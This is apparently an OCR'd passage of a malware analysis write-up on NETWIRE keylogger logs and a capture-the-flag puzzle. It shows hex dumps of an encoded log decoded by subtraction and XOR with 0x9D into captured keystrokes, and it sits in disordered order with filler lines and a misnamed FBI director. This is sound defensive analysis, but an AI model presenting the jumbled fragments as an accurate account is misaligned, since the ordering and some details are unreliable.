BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
```

```
F91C  021BF9A8  Stack[000009C0]:021BF9A8
F920  00000002
F924  00000040
F928  004261DE  .data:word_4261DE
F92C  00000000
F930  021BF978  Stack[000009C0]:021BF978
F934  000307E1  debug002:000307E1
F938  00080003
```

In conclusion, we can see that organized cybercrime groups are not far behind state-sponsored cyber attackers when it comes to targeting institutions. As the bar is constantly raised by sophisticated cyber attackers, it becomes crucial, as emphasized in the FireEye (Mandiant) report, for financial institutions in particular to increase their investments in security and human resources. Finally, recalling the words of former FBI Director Robert Miller, “There are only two types of companies: those that have been hacked, and those that will be,” I hope to see you in the following articles.


Note:

1. Please note that the APT group mentioned in this article is currently unknown, and the specific malware discussed has been named NETWIRE in FireEye’s blog post titled “EPS Processing Zero-Days Exploited by Multiple Threat Actors” published in May.
2. Furthermore, this article also contains the solution path for the “Pi Hediyem Var #11 cybersecurity game.”



Subtract

Cursor: 00000002 Caret: 00000000 500 bytes OVR MOD READ


Hex Workshop - [C:\Users\Mert\Desktop\APT\-08-03-2017]
File Edit Disk Options Tools Plug-Ins Window Help
Structures
Data Inspector
Expression Calc
Compare Checksum Find Bookmarks Output

Subtract Operation

Description
Replaces your data with your data minus another value (data = data - value).


Operand
Treat Data As: 8 Bit Unsigned Byte
Byte Ordering: Little Endian (e.g. Intel)
Value: 36
● Decimal ○ Hex

Apply On
● Selection ○ Entire File

OK Cancel Help

Ready

Cursor: 00000006 Caret: 00000000 Sel: 000001F4 OVR MOD READ



Data Inspector

Data at offset 0x00000000:

int8	-112
uint8	144
int16	-25200
uint16	40336
int32	-1651008112
uint32	2643959184
int64	-709102584382...
uint64	1135571822988...
half float	-5.4321289e-003
float	-4.0132283e-021
double	-4.0047861e-166


Expression Calc

Signed 32 bit

1

XOR

Cursor: 00000051 Caret: 00000000 500 bytes OVR MOD READ



```
          0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  10 11 12 13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F 20 21 22  0123456789ABCDEF0123456789ABCDEF012
00000000  90 9D 97 9D 90 9D 97 9D C6 9D DE 9D A7 9D C1 9D CA 9D F4 9D F3 9D F9 9D F2 9D EA 9D EE 9D C1 9D EE 9D E4  ...................................
00000023  9D EE 9D E9 9D F8 9D F0 9D AE 9D AF 9D C1 9D FE 9D F0 9D F9 9D B3 9D F8 9D E5 9D F8 9D C0 9D BD 9D B0 9D  ...................................
00000046  BD 9D C6 9D AD 9D A5 9D B2 9D AD 9D AE 9D B2 9D AF 9D AD 9D AC 9D AA 9D BD 9D AC 9D A4 9D A7 9D A9 9D A5  ...................................
00000069  9D A7 9D AF 9D AB 9D C0 9D 90 9D 97 9D E6 9D DE 9D FC 9D ED 9D EE 9D BD 9D D1 9D F2 9D FE 9D F6 9D E0 9D  ...................................
0000008C  C9 9D E6 9D DE 9D FC 9D ED 9D EE 9D BD 9D D1 9D F2 9D FE 9D F6 9D E0 9D F8 9D FF 9D EF 9D F4 9D F6 9D F1  ...................................
000000AF  9D F8 9D EF 9D BD 9D AC 9D AC 9D B3 9D BD 9D E6 9D DE 9D FC 9D ED 9D EE 9D BD 9D D1 9D F2 9D FE 9D F6 9D  ...................................
000000D2  E0 9D CD 9D E6 9D DE 9D FC 9D ED 9D EE 9D BD 9D D1 9D F2 9D FE 9D F6 9D E0 9D F4 9D BD 9D E6 9D DE 9D FC  ...................................
000000F5  9D ED 9D EE 9D BD 9D D1 9D F2 9D FE 9D F6 9D E0 9D D5 9D E6 9D DE 9D FC 9D ED 9D EE 9D BD 9D D1 9D F2 9D  ...................................
00000118  FE 9D F6 9D E0 9D F8 9D F9 9D F4 9D E4 9D F8 9D F0 9D BD 9D E6 9D DE 9D FC 9D ED 9D EE 9D BD 9D D1 9D F2  ...................................
0000013B  9D FE 9D F6 9D E0 9D CB 9D E6 9D DE 9D FC 9D ED 9D EE 9D BD 9D D1 9D F2 9D FE 9D F6 9D E0 9D FC 9D EF 9D  ...................................
0000015E  BD 9D F2 9D E4 9D E8 9D F3 9D E8 9D F3 9D F9 9D FC 9D BD 9D F9 9D F2 9D 82 9C EF 9D E8 9D BD 9D E4 9D FC  ...................................
00000181  9D F3 9D F4 9D E9 9D F4 9D BD 9D FF 9D E8 9D F1 9D F9 9D E8 9D F3 9D BD 9D A7 9D B4 9D 90 9D 97 9D 90 9D  ...................................
000001A4  97 9D C6 9D DC 9D D0 9D D9 9D C0 9D BD 9D B0 9D BD 9D C6 9D AD 9D A5 9D B2 9D AD 9D AE 9D B2 9D AF 9D AD  ...................................
000001C7  9D AC 9D AA 9D BD 9D AC 9D A4 9D A7 9D A9 9D A5 9D A7 9D A9                            9D DE 9D E9 9D  ...................................
000001EA  EF 9D F1 9D B6 9D DE 9D E0 9D                                                                          ..........
```

XOR Operation

Description

Performs a XOR operation. For example, the value 0xF0 (11110000 in binary) XOR 0xAA (10101010 in binary) is 0x5A (01011010 in binary).

Operand

Treat Data As: 16 Bit Unsigned Short

Byte Ordering: Little Endian (e.g. Intel)

Value: 9D

○ Decimal ● Hex

Apply On

○ Selection ● Entire File

OK

Cancel

Help

Data Inspector

Data at offset 0x00000000:

int8	-112
uint8	144
int16	-25200
uint16	40336
int32	-1651008112
uint32	2643959184
int64	-709102584382...
uint64	1135571822988...
half float	-5.4321289e-003
float	-4.0132283e-021
double	-4.0047861e-166


Expression Calc

Signed 32 bit

1

Ready

Cursor: 00000000 Caret: 00000000 500 bytes OVR MOD READ



```
          0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  10 11 12 13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F 20 21 22  0123456789ABCDEF0123456789ABCDEF012
00000000  0D 00 0A 00 0D 00 0A 00 5B 00 43 00 3A 00 5C 00 57 00 69 00 6E 00 64 00 6F 00 77 00 73 00 5C 00 73 00 79  ........[.C.:.\.W.i.n.d.o.w.s.\.s.y
00000023  00 73 00 74 00 65 00 6D 00 33 00 32 00 5C 00 63 00 6D 00 64 00 2E 00 65 00 78 00 65 00 5D 00 20 00 2D 00  .s.t.e.m.3.2.\.c.m.d...e.x.e.]. .-.
00000046  20 00 5B 00 30 00 38 00 2F 00 30 00 33 00 2F 00 32 00 30 00 31 00 37 00 20 00 31 00 39 00 3A 00 34 00 38   .[.0.8./.0.3./.2.0.1.7. .1.9.:.4.8
00000069  00 3A 00 32 00 36 00 5D 00 0D 00 0A 00 7B 00 43 00 61 00 70 00 73 00 20 00 4C 00 6F 00 63 00 6B 00 7D 00  .:.2.6.].....{.C.a.p.s. .L.o.c.k.}.
0000008C  54 00 7B 00 43 00 61 00 70 00 73 00 20 00 4C 00 6F 00 63 00 6B 00 7D 00 65 00 62 00 72 00 69 00 6B 00 6C  T.{.C.a.p.s. .L.o.c.k.}.e.b.r.i.k.l
000000AF  00 65 00 72 00 20 00 31 00 31 00 2E 00 20 00 7B 00 43 00 61 00 70 00 73 00 20 00 4C 00 6F 00 63 00 6B 00  .e.r. .1.1... .{.C.a.p.s. .L.o.c.k.
000000D2  7D 00 50 00 7B 00 43 00 61 00 70 00 73 00 20 00 4C 00 6F 00 63 00 6B 00 7D 00 69 00 20 00 7B 00 43 00 61  }.P.{.C.a.p.s. .L.o.c.k.}.i. .{.C.a
000000F5  00 70 00 73 00 20 00 4C 00 6F 00 63 00 6B 00 7D 00 48 00 7B 00 43 00 61 00 70 00 73 00 20 00 4C 00 6F 00  .p.s. .L.o.c.k.}.H.{.C.a.p.s. .L.o.
00000118  63 00 6B 00 7D 00 65 00 64 00 69 00 79 00 65 00 6D 00 20 00 7B 00 43 00 61 00 70 00 73 00 20 00 4C 00 6F  c.k.}.e.d.i.y.e.m. .{.C.a.p.s. .L.o
0000013B  00 63 00 6B 00 7D 00 56 00 7B 00 43 00 61 00 70 00 73 00 20 00 4C 00 6F 00 63 00 6B 00 7D 00 61 00 72 00  .c.k.}.V.{.C.a.p.s. .L.o.c.k.}.a.r.
0000015E  20 00 6F 00 79 00 75 00 6E 00 75 00 6E 00 64 00 61 00 20 00 64 00 6F 00 1F 01 72 00 75 00 20 00 79 00 61   .o.y.u.n.u.n.d.a. .d.o...r.u. .y.a
00000181  00 6E 00 69 00 74 00 69 00 20 00 62 00 75 00 6C 00 64 00 75 00 6E 00 20 00 3A 00 29 00 0D 00 0A 00 0D 00  .n.i.t.i. .b.u.l.d.u.n. .:.).......
000001A4  0A 00 5B 00 41 00 4D 00 44 00 5D 00 20 00 2D 00 20 00 5B 00 30 00 38 00 2F 00 30 00 33 00 2F 00 32 00 30  ..[.A.M.D.]. .-. .[.0.8./.0.3./.2.0
000001C7  00 31 00 37 00 20 00 31 00 39 00 3A 00 34 00 38 00 3A 00 34 00 38 00 5D 00 0D 00 0A 00 7B 00 43 00 74 00  .1.7. .1.9.:.4.8.:.4.8.].....{.C.t.
000001EA  72 00 6C 00 2B 00 43 00 7D 00                                                                              r.l.+.C.}.
```

Data Inspector

Data at offset 0x00000000:

```
int8        13
uint8       13
int16       13
uint16      13
int32       655373
uint32      655373
int64       2814805602336...
uint64      2814805602336...
half float  7.7486038e-007
float       9.1837318e-040
double      1.3906987e-308
```

Expression Calc

Signed 32 bit

1